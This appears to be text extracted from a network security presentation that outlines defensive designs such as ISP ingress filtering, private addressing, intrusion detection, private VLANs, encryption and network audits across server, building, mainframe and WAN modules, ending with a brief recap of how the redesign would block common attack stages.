


Problems

Public services not protected

Internet links are vulnerable to DDoS

No effective visibility into host attacks




Solution - Do both

Pro: Maximum security

Pro: tiered filtering and audit model

Con: performance impact

Impede DDoS Vulnerability



Have ISP filter for DDoS

RFC 2267:

Ingress packets must be from customer addresses

Egress packets cannot be from and to customer


Make sure ingress packets are valid

RFC 1918

ISP filtering on private IP addresses

Utilize private IP addresses internally

Public Host Vulnerability



Utilize intrusion detection systems

Host based can stop at OS level

Network based can stop attacks at the network layer such as DDoS

False positives are number one concern - tuning critical

Carefully design in placement important

Network audit

Private VLANs


Isolated ports can only communicate with promiscuous ports

Promiscuous ports can communicate with all ports

Community ports can communicate with other community members and all promiscuous ports

All within the same VLAN

Server Module



Server Module

Problem

Absolutely no security

Solution


**Segment department servers
department VLANs**

**Filter between VLANs based on
network number**

Private VLANs for corporate-wide servers


Intrusion detection systems

Network audits



Server Module


Building Module



Problem

Disparate points of access

Hosts are hard to protect and manage




Solution

VLANs

Mainframe Module

Mainframe Module




Problem

Mainframe security is often overlooked

What is the access control?

Mainframe Module



Solution


Firewall at access router

Consider encryption

Network audit

WAN Module

WAN Module



Problem

Trust issues with Internet coexisting with private links

Physical issues

Packets in clear


Auditing is seldom done

Solution


Network audit

Encryption

The Network Redesign



Hacker Prevention



Network compromise attack

Network recon: same level of success

Intrusion detection system alarmed security

“own” a system

Xterm would fail preventing the buffer overflow attack

Exploit trust

No interactive sessions possible from web to inside

Port redirection would fail

Summary

Security is a system wide issue

Network security is only as strong as your weakest link

Network security is complex

Good system administration is at the core of network security

Examine your networks often

Keep up with known attacks

Re-evaluate your security structure

